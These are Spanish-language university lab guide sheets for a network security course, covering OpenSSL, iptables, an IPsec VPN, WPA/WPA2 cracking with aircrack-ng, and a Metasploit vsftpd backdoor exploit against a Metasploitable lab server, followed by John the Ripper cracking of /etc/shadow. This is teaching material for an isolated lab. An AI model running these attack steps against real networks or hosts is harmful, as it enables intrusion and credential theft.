[2] openssl, «openssl,» [En línea]. Available: https://www.openssl.org/docs/man1.0.2/man1/ciphers.html. [Último acceso: Febrero 2021].

ESCUELA POLITÉCNICA NACIONAL ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PRACTICA N° 2

1. **TEMA:** Funciones de resumen, firmas y certificados digitales

2. OBJETIVOS

- Usar herramientas proporcionadas por OpenSSL para la realización de funciones de resumen, firmas y certificados digitales empleando diferentes algoritmos
- 2. Conocer la diferencia que existe entre los diferentes algoritmos criptográficos para funciones de resumen
- Aprender a elaborar una autoridad de certificación y su utilidad con la herramienta OpenSSL

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Investigar acerca del uso de la herramienta OpenSSL para firmas y certificados digitales.
- Realizar una breve descripción de funciones hash y certificación digital.
- Investigar y describir las características principales de las siguientes funciones de resumen: MD5 sha1 sha256 sha512.
- Consultar acerca de los siguientes comandos de Openssl.
 - dgst
 - req
 - sign
 - verify
 - signature
- Consultar las ventajas y desventajas de los algoritmos MD5 y SHA.
- Consultar la diferencia un certificado autofirmado con uno comprado a una autoridad certificadora.

Consultar el archivo por defecto de la autoridad certificadora

4. DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

- 4.1. Calcular hashes criptográficos (MD2, MD4, MD5, RIPEMD-160, SHA, SHA1) de un archivo puede ser archivo de texto imagen o video.
- 4.2. Modificar el archivo de texto utilizado y realizar el mismo proceso, Explicar y justificar el resultado obtenido.
- 4.3. Firmar la función de resumen para que el archivo no sea modificado sin el permiso necesario.
- 4.4. Verificar la firma de un resumen.
 - Openssl dgst <md5> -verify <llave_pub.pem> -signature <nombre_archivo> <función_resumen>
- 4.5. Crear una autoridad certificadora.
- 4.6 Descargar el archivo de configuración por defecto para de la autoridad certificadora.
- 4.6. Crear un certificado autofirmado por su propia autoridad certificadora.
 - openssl ca -in <llave_privada.pem> -out <nombre_certificado_firmado.epm>

BIBLIOGRAFÍA

[1]T. Rhodes, «www.freebsd.org,» [En línea]. Available:

https://www.freebsd.org/doc/es_ES.ISO8859-1/books/handbook/openssl.html. [Último acceso: Diciembre 2020].

[2] openssl, «openssl,» [En línea]. Available:

https://www.openssl.org/docs/man1.0.2/man1/ciphers.html. [Último acceso: Febrero 2021].

[3] akatrevorjay/quick-ca, GitHub, 2019. [Online]. Available:

https://github.com/akatrevorjay/quick-ca/blob/master/caconfig.cnf.example. [Ultimo acceso: Febrero 2021].

ESCUELA POLITÉCNICA NACIONAL ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PRACTICA N° 3

1. TEMA: Configuración básica de un firewall

2. OBJETIVOS

- Conocer el correcto funcionamiento de un cortafuegos en el sistema operativo Kali Linux mediante la herramienta IPTABLES.
- 2. Simular un entorno de red protegido por un firewall programado en Kali Linux
- Colocar reglas que verifiquen el correcto funcionamiento del firewall en el entorno de red simulada

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Investigar acerca de la herramienta IPTABLES.
- Realizar una breve descripción del firewall en una red.
- Investigar y describir las características principales de los protocolos TCP y UDP
- Consultar acerca de los siguientes puertos conocidos utilizados en la herramienta IPTABLES.
 - ftp
 - ssh
 - telnet
 - dns
 - http
 - pop3
 - imap
 - https
- Consultar las ventajas y desventajas de usar un firewall en una red

4. DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

4.1 Configurar el entorno de red a trabajar de la figura 3.2 en VirtualBox conforme la tabla 3.3 muestra.

Tabla 3.3 Distribución de la red

Máquina virtual	Red	Configuración
Firewall Kali Linux	eth0	adaptador puente
	Eth1	red interna red1
	Eth2	red interna servidor
Ubuntu	eth0	red interna red1
Servidor metasploitable	eth0 red	interna servidor




Figura 3.2 Distribución de la red

4.2 Configurar la dirección IP de cada máquina virtual como se muestra en la tabla3.2.

Tabla 3.4 Direccionamiento IP

Máquina virtual	dirección IP	Mascara	puerta de enlace
Firewall Kali Linux	Dhcp	Dhcp	Dhcp
Ubuntu	10.0.0.2	24	10.0.0.1
Servidor metasploitable	172.16.1.2	24	172.16.1.1

- 4.3 Eliminar todas las reglas que esten por defecto del firewall firewall
- 4.4 Colocar las siguientes reglas de firewall
 - Permitir a la red1 ubuntu acceder a internet
 - Permitir al servidor metasploitable acceder a internet
 - Rechazar el puerto de paginas web inseguras para la red1 ubuntu
 - Permitir que la red1 ubuntu tenga comunicación con el servidor metasploitable
 - Rechazar acceso a la pagina www.youtube.com desde la red1 ubuntu
- 4.5 Comprobar que las reglas esten siendo ejecutadas de manera correcta

BIBLIOGRAFIA

- [1] oracle, «VirtualBox,» [En línea]. Available: https://www.virtualbox.org/. [Último acceso: Diciembre 2020].
- [2] A. Molina, «openwebinars.net,» Noviembre 2018. [En línea]. Available: https://openwebinars.net/blog/que-es-iptables/. [Último acceso: Diciembre 2020].

ESCUELA POLITÉCNICA NACIONAL



ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PRACTICA Nº 4

1. TEMA: implementación de una VPN con el protocolo IPSEC

2. OBJETIVOS

- 1. Conocer el funcionamiento del protocolo IPSEC en una VPN.
- Desarrollar una configuración de una VPN tipo transporte con IPSEC entre dos hosts de la misma red.
- Reconocer con un analizador de datos el protocolo de cifrado utiliza IPSEC y como funciona.

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Realizar una breve descripción acerca del protocolo IPSEC en las VPNs.
- Investigar acerca de la herramienta Wireshark y su función dentro de una red.
- Consultar acerca de los siguientes algoritmos de encriptación y autenticación utilizados en IPSEC.

Encriptación

- DES
- 3DES
- AES

Autenticación

- HMAC-MD5
- HMAC-SHA1
- HMAC-SHA2
- consultar las ventajas y desventajas de usar una VPN tipo transporte con IPSEC y una VPN tipo Tunnel con IPSEC y su diferencia

4. DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

- 4.1. Verificar que las máquinas virtuales tengan comunicación entre si
- 4.2. Realizar un análisis con la herramienta *Wireshark* de la comunicación que las máquinas virtuales realizan.
- 4.3. Realizar una VPN tipo transporte entre los dos hosts.
- 4.4. Realizar el mismo proceso con la herramienta *Wireshark* de la comunicación que tienen entre si las dos máquinas virtuales.
- 4.4. Explicar y justificar el resultado obtenido.

BIBLIOGRAFIA

- [1] StrongSwan, «strongswan.org,» [En línea]. Available: https://wiki.strongswan.org/projects/strongswan/wiki/IntroductionTostrongSwan. [Último acceso: Diciembre 2020].
- [2] "¿Qué Es IPSec y Cómo Funciona? | CactusVPN", CactusVPN, 2021. [Online]. Available: https://www.cactusvpn.com/es/la-guia-para-principiantes-de-vpn/que-es-ipsec/. [Ultimo acceso: Febrero 2021].

ESCUELA POLITÉCNICA NACIONAL



ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PRACTICA Nº 5

1. TEMA: Seguridad en redes inalámbricas

2. OBJETIVOS

- 1. Aprender el funcionamiento básico de Air-crack.
- 2. Verificar la seguridad de la red inalámbrica.
- 3. Realizar un ataque a una red inalámbrica con clave WPA/WPA2

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Realizar una breve descripción de la seguridad en redes inalámbricas.
- Investigar acerca de la herramienta Aircrack-ng.
- Consultar acerca de los siguientes comandos utilizados en *Aircrack-ng*.
 - airodump-ng
 - aireplay-ng
 - airmod-ng
- Consultar las ventajas y desventajas de los algoritmos WEP, WPA y WPA2
- Consultar las diferencias entre los protocolos de seguridad WEP y WPA

4. DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

- 4.1. Colocar el adaptador de red inalámbrica en modo monitor
 - #irmod-ng start <interfaz_de_red>
- 4.2. Identificar las redes inalámbricas se encuentra en el entorno de trabajo y tomar nota
 - #irodump-ng <interfaz_de_red>

- 4.3. Realizar un análisis a la red inalámbrica objetivo y almacenar la información dentro de un directorio, con fines prácticos la clave de la red inalámbrica será solo números.
 - #Airodump-ng --bssid <MAC _router> --<ch> <1-14> --essid
 <nombre_red> -w <direccion_almacenamiento>
- 4.4. Obligar a que un dispositivo conectado a la red objetivo realice varios procesos de conexión a la red.
- 4.5. Romper la red inalámbrica objetivo.
 - #Crunch <valor_min> <valor_max> <variables> | aircrack-ng -e <nombre_red> b <direccion_MAC_router> -w <direccion_archivo.cap</pre>

BIBLIOGRAFIA

[1] «Seguridad Wireless.net,» [En línea]. Available: https://www.seguridadwireless.net/aircrack-ng-spain/. [Último acceso: 2021].

ESCUELA POLITÉCNICA NACIONAL ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PRACTICA Nº 6

1. TEMA: Análisis y explotación de vulnerabilidades

2. OBJETIVOS

- 1. Aprender el funcionamiento básico de Metasploit Framework.
- 2. Entender la interacción de *Metasploit Framework* con otras herramientas de seguridad como NMAP y John the ripper.
- 3. Simular un ataque a un servidor en una máquina virtual dentro de un entorno seguro utilizando las herramientas mencionadas

3. TRABAJO PREPARATORIO

3.1 Cuestionario

- Investigar acerca de la herramienta Metaexploit, NMAP y John the ripper.
- Realizar una breve descripción de los módulos que *Metasploit Framework* utiliza.
- Investigar y describir las características principales de Metasploitable 2
- Consultar acerca de los siguientes comandos utilizados en Metasploit Framework.
 - help
 - search
 - use
 - set
 - info
 - run
 - check
 - Load

- show
- route
- sessions
- edit
- Realizar un resumen sobre los exploits y payloads más utilizados para aprovechar vulnerabilidades.

4 DESCRIPCIÓN DE LAS ACTIVIDADES Y PROCEDIMIENTO DE LA PRÁCTICA

- 4.1. Configurar la red para que el servidor metasploitable se encuentre en la misma red que la maquina atacante.
- 4.2. Utilizar NMAP para realizar un barrido de red #nmap -sP <dirección IP de la red>
- 4.3. Seleccionar la maquina objetivo y realizar un escaneo de puertos para conocer que puertos están abiertos y sus servicios y almacenarlo en un archivo de texto #nmap -sS -sV < dirección IP del servidor -ox /dirección/nombre_archivo
- 4.4. Repetir el proceso, utilizando las herramientas dentro de *Metasploit Framework* # msfconsole

Msf > nmap_db -sS <dirección IP del servidor>

- 4.5. Comparar los resultados obtenidos con las diferentes herramientas utilizadas.
- 4.6. Analizar los comandos investigados en el trabajo preparatorio y detallar la información que muestra.

Ms6 >> help

Ms6 >> hosts

Ms6 >> services

Ms6 >> console

4.7. Aprovechar la vulnerabilidad en el puerto 21 con la información adquirida para poder acceder al servidor remotamente

msf > search vsftpd

msf > use exploit/unix/ftp/vsftpd_234_backdoor msf exploit(vsftpd_234_backdoor) > show info

msf exploit(vsftpd_234_backdoor) > show options

msf exploit(vsftpd_234_backdoor) > set RHOST [dirección ip objetivo]

msf exploit(vsftpd_234_backdoor) > show payloads
msf exploit(vsftpd_234_backdoor) > show options
msf exploit(vsftpd_234_backdoor) > run
Se abrirá una shell en la máquina víctima donde se puede ejecutar comandos (se finaliza la conexión con el comando *exit*).

4.8 Realizar una explotación de fuerza bruta utilizando John de Ripper para conocer el nombre de usuario y contraseñas en las direcciones /etc/passwd y /etc/shadow

BIBLIOGRAFIA

[1] LETHANI, Agosto 2018. [En línea]. Available: https://hackinglethani.com/es/metasploit-introduccion-al-pentesting/. [Último acceso: Diciembre 2020].

[2] Vasco, «Guia Metasplotable 2,» Mayo 2016. [En línea]. Available: https://fwhibbit.es/guia-metasploitable-2-parte-1. [Último acceso: Diciembre 2020].

Anexo No 3 : Hojas guías de las prácticas para profesores

ESCUELA POLITÉCNICA NACIONAL

**

ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES PRÁCTICA Nº 1

1. TEMA: Criptografía simétrica y asimétrica

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora con 20 minutos.

Paso 1. En la figura 3.3 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este icono



Figura 3.3 Icono de Oracle práctica uno

Una vez ejecutado el icono se muestra en la figura 3.4 la ventana en donde se elegirá la máquina virtual que será iniciada dando clic en el icono iniciar.




Figura 3.4 Interfaz gráfica VirtualBox práctica uno

Paso 2. Ingresar a la interfaz gráfica del sistema operativo Kali Linux con nombre de usuario **alumno** y clave **root.**

Paso 3. Ejecutar el emulador de terminal *Linux*, como se muestra en la figura 3.5 se procede con un clic en la parte superior del escritorio de Kali Linux.




Figura 3.5 Ubicación del emulador de terminal práctica uno

Se desplegará la herramienta de trabajo, como se observa en la figura 3.6 la herramienta permite el ingreso de comandos para realizar cualquier acción dentro del sistema operativo.




Figura 3.6 Emulador de terminal práctica uno

Paso 4. Crear un fichero con la información a realizar el proceso de encriptación y desencriptación esto se realiza desde la interfaz gráfica del sistema operativo con la siguiente acción: *clic derecho >crear documento>archivo vacío* o desde el terminal ejecutando el comando:

\$ nano /home/alumno/Escritorio/msj

nano Crea un fichero de texto

/home/alumno/Escritorio/ Ubicación del fichero

• msj Nombre del fichero

Como se muestra en la figura 3.7 se despliega el editor de texto en el cual se introduce la información que se guiere proteger mediante el cifrado.




Figura 3.7 Editor de texto nano práctica uno

Al finalizar presionar *ctrl+O* para guardar el fichero y *ctrl+X* para salir del editor de texto.

Criptografia simetrica

Paso 5. Las operaciones de cifrado simetrico se realiza empleando el comando *enc*, por lo cual se puede cifrar y descifrar con diversos algoritmos que se observa en la figura 3.8 mediante el siguiente comando:

\$ openssl list -cipher-commands

```
aes-128-cbc
                  aes-128-ecb
                                    aes-192-cbc
                                                       aes-192-ecb
aes-256-cbc
                                                       aria-128-cfb
                  aes-256-ecb
                                    aria-128-cbc
aria-128-cfb1
                  aria-128-cfb8
                                    aria-128-ctr
                                                       aria-128-ecb
aria-128-ofb
                  aria-192-cbc
                                    aria-192-cfb
                                                       aria-192-cfb1
                                                       aria-192-ofb
aria-192-cfb8
                  aria-192-ctr
aria-256-cbc
                  aria-256-cfb
                                    aria-256-cfb1
                                                       aria-256-cfb8
aria-256-ctr
                  aria-256-ecb
                                    aria-256-ofb
                                                       base64
                  bf-cbc
                                                       bf-ecb
bf
                                    bf-cfb
                                                       camellia-192-cbc
bf-ofb
                  camellia-128-cbc camellia-128-ecb
camellia-192-ecb camellia-256-cbc
                                    camellia-256-ecb
                                                       cast
                                    cast5-cfb
                  cast5-cbc
                                                       cast5-ecb
cast5-ofb
                                                       des-cfb
                                    des-cbc
des-ecb
                  des-ede
                                    des-ede-cbc
                                                       des-ede-cfb
des-ede-ofb
                                                       des-ede3-cfb
                  des-ede3
                                    des-ede3-cbc
des-ede3-ofb
                  des-ofb
                                                       desx
rc2
                  rc2-40-cbc
                                    rc2-64-cbc
                                                       rc2-cbc
rc2-cfb
                  rc2-ecb
                                    rc2-ofb
                                                       rc4
rc4-40
                  seed
                                    seed-cbc
                                                       seed-cfb
                  seed-ofb
seed-ecb
                                    sm4-cbc
                                                       sm4-cfb
sm4-ctr
                  sm4-ecb
                                    sm4-ofb
```

Figura 3.8 Algoritmos de cifrado

el algoritmo AES permite trabajar con claves de 128 bits, 192 bits o 256 bits.

Para la realizacion de esta práctica se utiliza una longitud de clave de **256 bits** y codificacion **base64** que permite la representacion de datos binarios usando los caracteres imprimibles de **ASCII**

algoritmo: -aes-256-cbc

Codificacion: base64

Paso 6. Realizar el cifrado del fichero de texto generado empleando el algoritmo elegido de cifrado simetrico con el siguiente comando:

\$ openssl enc -aes-256-cbc -base64 -in msj -out cifra

openssl	Herramienta de trabajo
• enc	Codificacion de cifrado
 -aes-256-cbc 	Algoritmo de encriptacion a usarse para el archivo
-base64	Codificacion
• In	Referencia al archivo de origen
• Msj	Nombre del archivo a cifrar
• -out	Referencia al nombre que será asignado el documento
• Cifra	Nombre que sera asignado al archivo encriptado

Paso 7. Ingresar y confirmar una clave asignada al texto que sera la llave compartida para poder desencriptar el fichero cifrado como se observa en la figura 3.9 el proceso de cifrado.

Figura 3.9 Cifrado simétrico

Como resultado se observa en a figura 3.10 el fichero con el contenido del mensaje y el fichero con el contenido cifrado generado por openssl con el comando *cat* seguido del nombre del documento.

```
msj

(alumno⊕ alumno)-[~/Escritorio]

$ cat msj
ejemplo practica 1 cifrado y decifrado

(alumno⊕ alumno)-[~/Escritorio]

$ cat cifra
U2FsdGVkX1+hy/AOdkqXyS9AebCxZOHQ7YGmY891qyR+xKNDf8cQeZanUf0CAaXF
j2vZYRPFYRmyJF2xTh4Dtg=
```

Figura 3.10 Mensaje cifrado

Paso 8. Desifrar el archivo generado con el siguiente comando:

\$ openssl enc -aes-256-cbc -d -base64 -in cifra

- -d Permite la desencriptacion del archivo
- -in Seleccionar el archivo encriptado

Como se observa en la figura 3.11 se solicita introducir la clave colocada en el proceso de encriptacion, como resultado la informacion se recupera.

Figura 3.11 Descifrado simétrico

Para que la comunicación sea satisfactoria, tanto el emisor como el receptor comparten la misma clave y se observara el contenido ya decifrado.

Criptografia asimetrica

Paso 1. Para la criptografia asimetrica lo primero a realizar es generar un directorio con nombre "Practica1" en el escritorio con el siguiente comando:

\$ mkdir /home/alumno/Escritorio/Practica1

mkdir
 Crea un directorio

/home/alumno/Escritorio/ Ubicación del directorio
 Practica1 Nombre del directorio

A continucacion se debe cambiar de directorio con el siguiente comando:

\$ cd /home/alumno/Escritorio/Practica1

• cd Permite cambiar de directorio

Paso 2. Generar una pareja de claves publica y privada dentro del directorio creado anteriormente, la clave privada debe estar protegida para que únicamente pueda ser accesible por su dueño, para generar la clave privada RSA se utiliza el siguiente comando

\$ Openssl genrsa -out llaveA.pem 2048

Genrsa Genera una llave privada con algoritmo rsa

• -out Hace referencia al nombre que será asignado

- LlaveA.pem Nombre del archivo con extensión <.pem>
- 2048 Tamaño de la clave

En la figura 3.12 se observa el tamaño de la clave es de 2048 bits, este parámetro puede ser modificado por el valor con el que se desea proteger el archivo, este comando genera una llave en un fichero con extensión <.pem>

Figura 3.12 Llave privada práctica uno

Paso 3. Utilizar la herramienta openssI para obtener la información relacionada con la clave privada utilizando el siguiente comando:

\$ openssl rsa -in <nombre_llave_priv.pem> -text

- rsa Algoritmo de la llave privada
- -in Hace referencia al nombre de la llave creada
- -text Imprime en el terminal la información de la llave

El comando anterior permite visualizar el contenido de la llave privada imprimiendo en el terminal de Linux

Paso 4. Generar una llave publica a partir de la llave privada generada creada anteriormente, el siguiente comando permite extraer una llave publica de una llave privada,

\$ openssl rsa -in IlaveA.pem -pubout -out IlavepubA.pem

- rsa Algoritmo de generación de clave
- -in Referencia al nombre de la llave privada
- -pubout Referencia a la llave publica
- -out Referencia al nombre que será asignado a la llave publica

En la figura 3.13 se observa el contenido del directorio creado ejecutando siguientes comandos en el terminal.

\$ Is /home/alumno/Escritorio/practica1




Figura 3.13 Contenido del directorio práctica uno

Con el comando *cat* se observa el contenido del fichero de la llave publica como se observa en la figura 3.14:

cat <nombre_llave_pub.pem>

```
(alumno⊕ alumno)-[~/Escritorio/Practica1]
$ openssl rsa -in llaveA.pem -pubout -out llavepubA.pem
writing RSA key

(alumno⊕ alumno)-[~/Escritorio/Practica1]
$ cat llavepubA.pem
——BEGIN PUBLIC KEY——

MIIBIJANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArdyktPT0e1N5SFihISS+
Nrcx6ERPV1vPWe6xuAamjvoH3d3h6fEivOLZwwpQgOwIRKLJdTchZTNzGSnG5owx
PMMLfDp/if/PfAgnS3k8NGVkljPBqdBVPECDG7ZO+lzpWwd4qa6UTdSBFtkJbFd/
IR29GH3Y1BvGX95d0PYJ6a4hrA7/oRy1FF3l12d1RfeFbCJ9HqvV7ocYIzvvM+gk
TQU/uf+SemJmjVXrjqMaywPxaQ8s1Hv155jkGetmxryO4W6kDdL0iNKXyo6keKfs
tTJUFb4HZZJifBcgxsfqtw0bb/k9JHCaboBw5ee26yUwuk/PT12LU+q0/kks/kjw
BQIDAQAB
——END PUBLIC KEY——
```

Figura 3.14 Llave pública práctica uno

Paso 5. Intercambiar la llave publica del emisor y receptor, para la comunicacion segura de la informacion, el emisor debe tener la llave publica del receptor y el receptor la llave publica del emisor. Este proceso se realiza por correo electronico o por una memoria *flash*.

Como se observa en la figura 3.15 la llave ha sido compartida en las dos partes.

Emisor y receptor




Figura 3.15 Llaves compartidas

Paso 6. Realizar una comunicación del emisor hacia el receptor con las llaves generadas, para ello se procede a generar un fichero de texto con la informacion que se desea enviar al receptor con el siguiente comando:

nano <nombre_fichero>

Como se observa en la figura 3.16 se desplegará el editor de texto en el cual se introduce la información que será cifrada.



Figura 3.16 Información sin encriptar

Al finalizar presionar ctrl+O para guardar el fichero y ctrl+X para salir del editor de texto.

Paso 7. Encriptar el fichero de texto con el siguiente comando

openssI rsautl -encrypt -in <mensaje> -out <mensaje_cifrado> -inkey <llave_publica_receptor> -pubin

•	rsautl	Indica que se va a usar el algoritmo rsa para cifrar
•	-encrypt	Accion de cifrado
•	-in	Referencia al nombre del documento a cifrar
•	-out	Referencia al nombre que será asignado el documento cifrado
•	-inkey	Llave con la que se cifrara el documento

Como se observa en la figura 3.17 se genera un fichero de texto en donde la informacion esta encriptada, este fichero es el que se envia al receptor.

Indica que se firmara con la llave publica




Figura 3.17 Contenido del directorio práctica uno

Paso 8. Enviar la informaciona cifrada a su compañero.

-pubin

Paso 9. Descencriptar el fichero de texto con la informacion cifrada con el siguiente comando

Openssl rsautl -decrypt -in <mensaje_cifrado> -out <mensaje_decifrado> -inkey <llave_privada_receptor>

•	rsautl	Indica que se va a usar el algoritmo rsa para descifrar
•	-decrypt	Accion de decifrado
•	-in	Referencia al nombre del documento a descifrar
•	-out	Referencia al nombre que será asignado el documento descifrado
•	-inkey	Llave con la que se cifro el documento

Finalmente como se observa en la figura 3.18 se generara un fichero con la informacion decencriptada

Figura 3.18 Archivo desencriptado práctica uno

Paso 10. Comprobar que la informacion desencriptada es correcta como se muestra en la figura 3.19 con el siguiente comando:

cat <mensaje decifrado>

```
(alumno@ alumno)-[~/Escritorio/Practica1]

$ cat msj
practica de laboratorio 1 prueba
1723293120
```

Figura 3.19 Contenido del mensaje enviado

POSIBLES FALLOS:

- Para la comunicación a través de correo electrónico se necesita que los archivos binarios para criptografía simétrica sean codificados usando únicamente caracteres imprimibles de condigo ANSII
- Antes de ejecutar cualquier comando es necesario revisar que la sintaxis de dichos comandos este en orden y bien escritos caso contrario la herramienta botara errores.
- Las llaves generadas para cifrado asimétrico pueden ir en extensión ".key" o
 ".pem" cuya diferencia es en la estandarización ".key" no es un formato
 estandarizado.

SOLUCIÓN.

- La herramienta ofrece a través de comandos codificar con el comando "base64"
 puede ir este incluido en la sintaxis inicial o después de obtener el fichero binario.
- Es preferible usar el formato estandarizado para no tener complicaciones en el proceso de descifrado asimétrico.
- Revisar siempre la sintaxis del comando antes de ejecutar.

ESCUELA POLITÉCNICA NACIONAL ESCUELA DE FORMACIÓN DE TECNÓLOGOS

HOJA GUÍA PARA PROFESORES PRACTICA Nº 2

1. TEMA: Funciones de resumen firmas y certificados digitales

2. DESARROLLO DE LA PRÁCTICA

NOTA: Tiempo estimado para realizar la presente práctica de laboratorio software es de 1 hora con 20 minutos.

Paso 1. En la figura 3.20 se observa el icono a emplearse, el mismo que se debe ejecutar al hacer doble clic sobre este.



Figura 3.20 Icono de Oracle VM VirtualBox práctica dos

Una vez ejecutado se muestra la ventana como se observa en la figura 3:21 en donde se elegirá la máquina virtual que será iniciada dando clic en el icono iniciar.



Figura 3.21 Interfaz gráfica práctica dos

Paso 2. Ingresar a la interfaz gráfica con nombre de usuario alumno y clave root.

Paso 3. Ejecutar el emulador de terminal *Linux*, como se observa en la figura 3.22 dando clic en la parte superior del escritorio de Kali Linux.




Figura 3.22 Ubicación del emulador de terminal para la práctica dos

Una vez dado doble clic se despliega la ventana que se muestra en la figura 3.23 en el cual se comienza a trabajar.



Figura 3.23 Emulador de terminal para la práctica dos

Paso 4. Calcular las funciones de resumen. Esta acción se puede realizar a un documento de texto, una imagen o video, para la práctica de laboratorio se crea un fichero con la información a trabajar se realiza desde la interfaz gráfica con la siguiente acción: *clic derecho >crear documento>archivo vacío* o desde el terminal ejecutando el comando:

\$nano /home/alumno/Escritorio/msj

- nano
 Crea un fichero de texto
- /home/alumno/Escritorio/ Ubicación del fichero
- msj Nombre del fichero

Se desplegará el editor de texto que se muestra en la figura 6.24 en el cual se introduce la información que será protegida.




Figura 3.24 Información práctica dos

Al finalizar presionar ctrl+O para guardar el fichero y ctrl+X para salir del editor de texto.

Paso 5. Analizar los algoritmos consultados en las hojas guías para utilizar en el cálculo de las funciones hash, en la figura 3.25 con el siguiente comando se observa un listado con los algoritmos que se deben utilizar para realizar los cálculos de las funciones de resumen.

\$openssl dgst -list



Figura 3.25 Algoritmos de funciones de resumen

Paso 6. Realizar el cálculo de las funciones de resumen en el fichero creado utilizando los diversos algoritmos, como se observa en la figura 3.26 al utilizar el algoritmo MD5 como resultado se obtiene una serie de dígitos una vez utilizado el siguiente comando:

\$openssl dgst -md5 practica2

- dgst Calculador de funciones de resumen
- -md5 Algoritmo de resumen a elegir
- practica2 Nombre del documento a calcular hashes

```
(alumno⊕ alumno)-[~/Escritorio]
$ openssl dgst -md5 <u>practica2</u>
MD5(practica2)= eb36c43942123a3033f70de733292dd7
```

Figura 3.26 Algoritmo MD5

Paso 7. Editar una variable o letra en el archivo de texto que fue creado y realizar el mismo proceso en el paso 6, como se observa en la figura 3.27 como resultado se obtiene otra serie de dígitos.

```
____(alumno⊕alumno)-[~/Escritorio]
_$ openssl dgst -md5 <u>practica2a</u>
MD5(practica2a)= 53e78fe327b0a3e31da3da67e206acab
```

Figura 3.27 Documento modificado

Paso 8. Comparar los resultados obtenidos en el paso 6 y en el paso 7. Se distingue que los dígitos expuestos son diferentes lo que demuestra que el documento tuvo una alteración en el trayecto, con esta información lo que se pretende es prevenir que la información pueda ser alterada en el trayecto de una comunicación.

Paso 9. Firmar la función de resumen para que no sea modificado sin el permiso necesario, para firmar una función de resumen es necesario tener una llave privada; para ello, se crea un directorio y se trabaja dentro del directorio con los siguientes comandos:

\$mkdir <nombre_directorio>

mkdir Crea un directorio

\$cd <nombre_directorio>

cd Permite cambiar de directorio

Paso 10. Crear una llave privada y una publica con el siguiente comando, como se observa en la figura 3.28 y 3.29 el proceso que sucede al generar la llave pública y privada.

\$ openssl genrsa -out <nombre_llave_priv.pem> 2048

Genrsa genera una llave privada con algoritmo rsa
 -out hace referencia al nombre que será asignado
 LlaveA.pem nombre del archivo con extensión <.pem>
 2048 tamaño de la clave

Figura 3.28 Llave privada práctica dos

Llave publica:

openssl rsa -in<nombre_llave_priv.pem> -pubout -out <nombre_llave_pub.pem>

rsa algoritmo de generación de clave

• -in referencia al nombre de la llave privada

• -pubout referencia a la llave publica

-out referencia al nombre que será asignado a la llave publica




Figura 3.29 Llave pública práctica dos

Paso 11. Firmar la función de resumen digitalmente con el siguiente comando

Openssl dgst -md5 -sign <llave.pem> -out <practica2.md5> <practica2>

dgst Calculador de función de resumen

-md5 Algoritmo a elegir-sign Acción a realizar

